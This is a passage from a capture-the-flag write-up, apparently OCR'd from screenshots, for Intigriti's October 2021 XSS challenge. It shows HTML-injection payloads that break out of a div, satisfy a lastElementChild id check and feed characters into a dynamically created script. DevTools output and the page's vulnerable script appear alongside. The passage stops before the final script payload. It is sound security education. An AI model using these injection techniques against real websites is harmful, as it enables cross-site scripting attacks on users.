


```
challenge-1021.intigriti.io/challenge/challenge.php?html=<title%20id=intigriti>test1&xss=test2
```

```
<html lang="en">
 ▶<head>…</head>
…▼<body id="body"> flex == $0
   ▶<div class="wrapper" ">…</div>
    <!-- !!! -->
   ▼<div id="html" class="text">
     ▼<h1 class="light">
       ▼<title id="intigriti">
          "test1</div> <!-- !!! --> <div class="a">'"</div> </body> <div id="container"> <span>I</span> <span id="extra-flicker">N</span> <span>T</span> <span>I</span>
          <div id="broken"> <span id="y">G</span> </div> <span>R</span> <div id="broken"> <span id="y">I</span> </div> <span>T</span> <span>I</span> </div> </html> "
        </title>
      </h1>
    </div>
    <script type="text/javascript">)]}'test2</script>
  </body>
</html>
```

```
element.style {
}
body {                              challenge.p…s=test2:399
   display: flex;
   justify-content: center;
}
body {                              challenge.p…ss=test2:44
   background: ▶ #222;
   text-align: center;
}
* {                                 challenge.p…ss=test2:20
   margin: ▶ 0;
   padding: ▶ 0;
   box-sizing: border-box;
   --locked-color: #5fadbf;
   --unlocked-color: #ff5153;
   font-family: "Courier New", sans-serif;
}
```

Alright remember the "c" variable needs to contain the last HTML element between the body tags and have "id=intigriti" set. Lets check this now via the console:




```
challenge-1021.intigriti.io/challenge/challenge.php?html=<title%20id=intigriti>test1&xss=test2
```

```
Refused to apply inline style because it violates the following Content Security Policy directive: "style-src 'nonce-17531462756de14a958965ea6815bfc1'". Either the 'unsafe-inline' keyword, a   challenge.php:452
hash ('sha256-49KJD0MbE1JzTOcO1UnJkF5R5mw+2a7hGgnPuqpJ/Gg='), or a nonce ('nonce-...') is required to enable inline execution. Note that hashes do not apply to event handlers, style attributes and javascript:
navigations unless the 'unsafe-hashes' keyword is present.
▶Uncaught TypeError: Cannot set properties of null (setting 'onclick')                  challenge.php?html=<…test1&xss=test2:533
    at challenge.php?html=<…test1&xss=test2:533
▶Uncaught SyntaxError: Unexpected token ')'                                                                      VM126829:1
    at challenge.php?html=<…test1&xss=test2:547
> c
<· ▼<div id="html" class="text">
    ▼<h1 class="light">
      ▶<title id="intigriti">…</title>
     </h1>
   </div>
>
```

We manipulated the code and the value of "c" changed but still not good enough to have "id=intigriti" set.

As we inspect the source code further our <title “id=intigriti”> tag should breakout of the <div> tag we see a few lines before:




```
challenge-1021.intigriti.io/challenge/challenge.php?html=<title%20id=intigriti>test1&xss=test2
```

```
<html lang="en">
 ▸<head>…</head>
…▾<body id="body"> flex == $0
   ▸<div class="wrapper" ">…</div>
    <!-- !!! -->
   ▾<div id="html" class="text">
     ▾<h1 class="light">
       ▾<title id="intigriti">
          "test1</div> <!-- !!! --> <div class="a">'"</div> </body> <div id="container"> <span>I</span> <span id="extra-flicker">N</span> <span>T</span> <span>I</span>
          <div id="broken"> <span id="y">G</span> </div> <span>R</span> <div id="broken"> <span id="y">I</span> </div> <span>T</span> <span>I</span> </div> </html> "
        </title>
      </h1>
    </div>
    <script type="text/javascript">)]}'test2</script>
  </body>
</html>
```

```
element.style {
}
body {                                  challenge.p…s=test2:399
    display: flex;
    justify-content: center;
}
body {                                  challenge.p…ss=test2:44
    background: ▸ #222;
    text-align: center;
}
* {                                     challenge.p…ss=test2:20
    margin: ▸ 0;
    padding: ▸ 0;
    box-sizing: border-box;
    --locked-color: #5fadbf;
    --unlocked-color: #ff5153;
    font-family: "Courier New", sans-serif;
}
```

We can try to close the <div> tag with following payload: *</div><title %20id=intigriti>test1&xss=test2*

This works really well as we are now the last HTML tag before the </body> closes:




```
challenge-1021.intigriti.io/challenge/challenge.php?html=</div><title%20id=intigriti>test1&xss=test2
```

```
<html lang="en">
 ▸<head>…</head>
…▾<body id="body"> flex == $0
   ▸<div class="wrapper" ">…</div>
    <!-- !!! -->
   ▾<div id="html" class="text">
      <h1 class="light"></h1>
    </div>
   ▾<title id="intigriti">
      "test1</div> <!-- !!! --> <div class="a">'"</div> </body> <div id="container"> <span>I</span> <span id="extra-flicker">N</span> <span>T</span> <span>I</span>
      <div id="broken"> <span id="y">G</span> </div> <span>R</span> <div id="broken"> <span id="y">I</span> </div> <span>T</span> <span>I</span> </div> </html> "
    </title>
  </body>
</html>
```

```
element.style {
}
body {                                  challenge.p…s=test2:399
    display: flex;
    justify-content: center;
}
body {                                  challenge.p…ss=test2:44
    background: ▸ #222;
    text-align: center;
}
* {                                     challenge.p…ss=test2:20
    margin: ▸ 0;
    padding: ▸ 0;
```

We can now see we are good to satisfy the if statement checking “id=intigriti” for the last HTML element:




```
Refused to apply inline style because it violates the following Content Security Policy directive: "style-src 'nonce-a100fe22f8781f0f70dca339606f2734'". Either the 'unsafe-inline' keyword, a   challenge.php:452
hash ('sha256-49KJD0MbE1JzTOcO1UnJkF5R5mw+2a7hGgnPuqpJ/Gg='), or a nonce ('nonce-...') is required to enable inline execution. Note that hashes do not apply to event handlers, style attributes and javascript:
navigations unless the 'unsafe-hashes' keyword is present.
▸Uncaught TypeError: Cannot set properties of null (setting 'onclick')                 challenge.php?html=<…test1&xss=test2:533
    at challenge.php?html=<…test1&xss=test2:533
▸Uncaught TypeError: Cannot read properties of null (reading 'innerHTML')              challenge.php?html=<…test1&xss=test2:540
    at challenge.php?html=<…test1&xss=test2:540
> c
< ▾<title id="intigriti">
      "test1</div> <!-- !!! --> <div class="a">'"</div> </body> <div id="container"> <span>I</span> <span id="extra-flicker">N</span> <span>T</span> <span>I</span> <div id="broken"> <span id="y">G</span> </div>
      <span>R</span> <div id="broken"> <span id="y">I</span> </div> <span>T</span> <span>I</span> </div> </html> "
    </title>
> c.id
< 'intigriti'
> |
```

Phase 6: Getting through the if loop


We reached the if loop now. Checking the code inside the if loop reveals the code checks again for the last HTML element but this time inside the “c” variable from the step before.

Here we hit another issue as our “c” variable is not containing any child HTML tags:


challenge-1021.intigriti.io/challenge/challenge.php?html=</div><title%20id=intigriti>test1&xss=test2
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
Page
Filesystem
top
challenge-1021.intigriti.io
challenge
challenge.php?html=</div><
challenge.php?h...est1&xss=test2
Watch
Breakpoints
No breakpoints
Scope
Not paused
Call Stack
Not paused
XHR/fetch Breakpoints
DOM Breakpoints
Global Listeners
Event Listener Breakpoints
CSP Violation Breakpoints

```
        c-20,0-36.7-7.3-41.4-17.1C232.7,219.6,215.3,227.8,212.2,238.6z" />
                  <ellipse cx="299" cy="242.2" rx="9.3" ry="17" />
              </g>
            </g>

      </svg>

    </div>

      <script nonce="9f1e68b1308fc1a9a7a2ff70070dbe04">document.getElementById('lock').onclick = () => {document.getElementById('lock').classLi
    <script nonce="9f1e68b1308fc1a9a7a2ff70070dbe04">
      window.addEventListener("DOMContentLoaded", function () {
        e = `)]}'` + new URL(location.href).searchParams.get("xss");
        c = document.getElementById("body").lastElementChild;
        if (c.id === "intigriti") {
          l = c.lastElementChild;
          i = l.innerHTML.trim();
          f = i.substr(i.length - 4);
          e = f + e;
        }
        let s = document.createElement("script");
        s.type = "text/javascript";
        s.appendChild(document.createTextNode(e));
        document.body.appendChild(s);
      });
    </script>
```

Our “c” variable contains the <title> tag but has further no child tags below. This causes the “l” variable to be empty or null in our if loop. The code breaks again unless we inject a child tag inside our <title> tag:



challenge-1021.intigriti.io/challenge/challenge.php?html=</div><title%20id=intigriti>test1&xss=test2


```
> c
<· ▼<title id="intigriti">
      "test1</div> <!-- !!! --> <div class="a">'"</div> </body> <div id="container"> <span>I</span> <span id="extra-flicker">N</span> <span>T</span> <span>I</span> <div id="broken"> <span id="y">G</span> </div>
      <span>R</span> <div id="broken"> <span id="y">I</span> </div> <span>T</span> <span>I</span> </div> </html> "
    </title>
> l
<· null
```

This seems easy but again was time consuming in reality by trying different injections. To save some time in this write up a possibility that works is using following invalid html with another tag being added. Here 2 possible examples:

*</div>**<title**<title%20id=intigriti>test1&xss=test2*

*</div>**<xmp**<title%20id=intigriti>test1&xss=test2*

We end up with having our “c” variable with the correct id and our “l” variable containing a value:




challenge-1021.intigriti.io/challenge/challenge.php?html=</div><xmp<title%20id=intigriti>test1&xss=test2

```
Refused to apply inline style because it violates the following Content Security Policy directive: "style-src 'nonce-fe252b690cc7c65f0ea3435050feb1c3'". Either the 'unsafe-inline' keyword, a   challenge.php:452
hash ('sha256-49KJD0MbE1JzTOcO1UnJkF5R5mw+2a7hGgnPuqpJ/Gg='), or a nonce ('nonce-...') is required to enable inline execution. Note that hashes do not apply to event handlers, style attributes and javascript:
navigations unless the 'unsafe-hashes' keyword is present.
▶Uncaught TypeError: Cannot set properties of null (setting 'onclick')          challenge.php?html=<…test1&xss=test2:533
    at challenge.php?html=<…test1&xss=test2:533
▶Uncaught SyntaxError: Unexpected token ')'                                      VM131911:1
    at challenge.php?html=<…test1&xss=test2:547
> c
<· ▼<xmp<title id="intigriti">
      "test1 "
      <!-- !!! -->
      <div class="a">'"</div>
     ▶<div id="container">…</div> flex
    </xmp<title>
> l
<· ▼<div id="container"> flex
      <span>I</span>
      <span id="extra-flicker">N</span>
      <span>T</span>
      <span>I</span>
     ▶<div id="broken">…</div>
      <span>R</span>
     ▶<div id="broken">…</div>
      <span>T</span>
      <span>I</span>
    </div>
```


The if loop continues and takes only the 4 last characters from our “l” variable. This is then added to our second parameter value.

The source code taking the last 4 characters from the “l” variable:



```
      <script nonce="dac1a1ee63e4679fcb7e7716daa3fe40">document.getElementById('lock').onclick = () => {document.getElementById('lock').classLi
    <script nonce="dac1a1ee63e4679fcb7e7716daa3fe40">
      window.addEventListener("DOMContentLoaded", function () {
        e = `)]}'` + new URL(location.href).searchParams.get("xss");
        c = document.getElementById("body").lastElementChild;
        if (c.id === "intigriti") {
          l = c.lastElementChild;
          i = l.innerHTML.trim();
          f = i.substr(i.length - 4);
          e = f + e;
        }
        let s = document.createElement("script");
        s.type = "text/javascript";
        s.appendChild(document.createTextNode(e));
        document.body.appendChild(s);
      });
    </script>
```

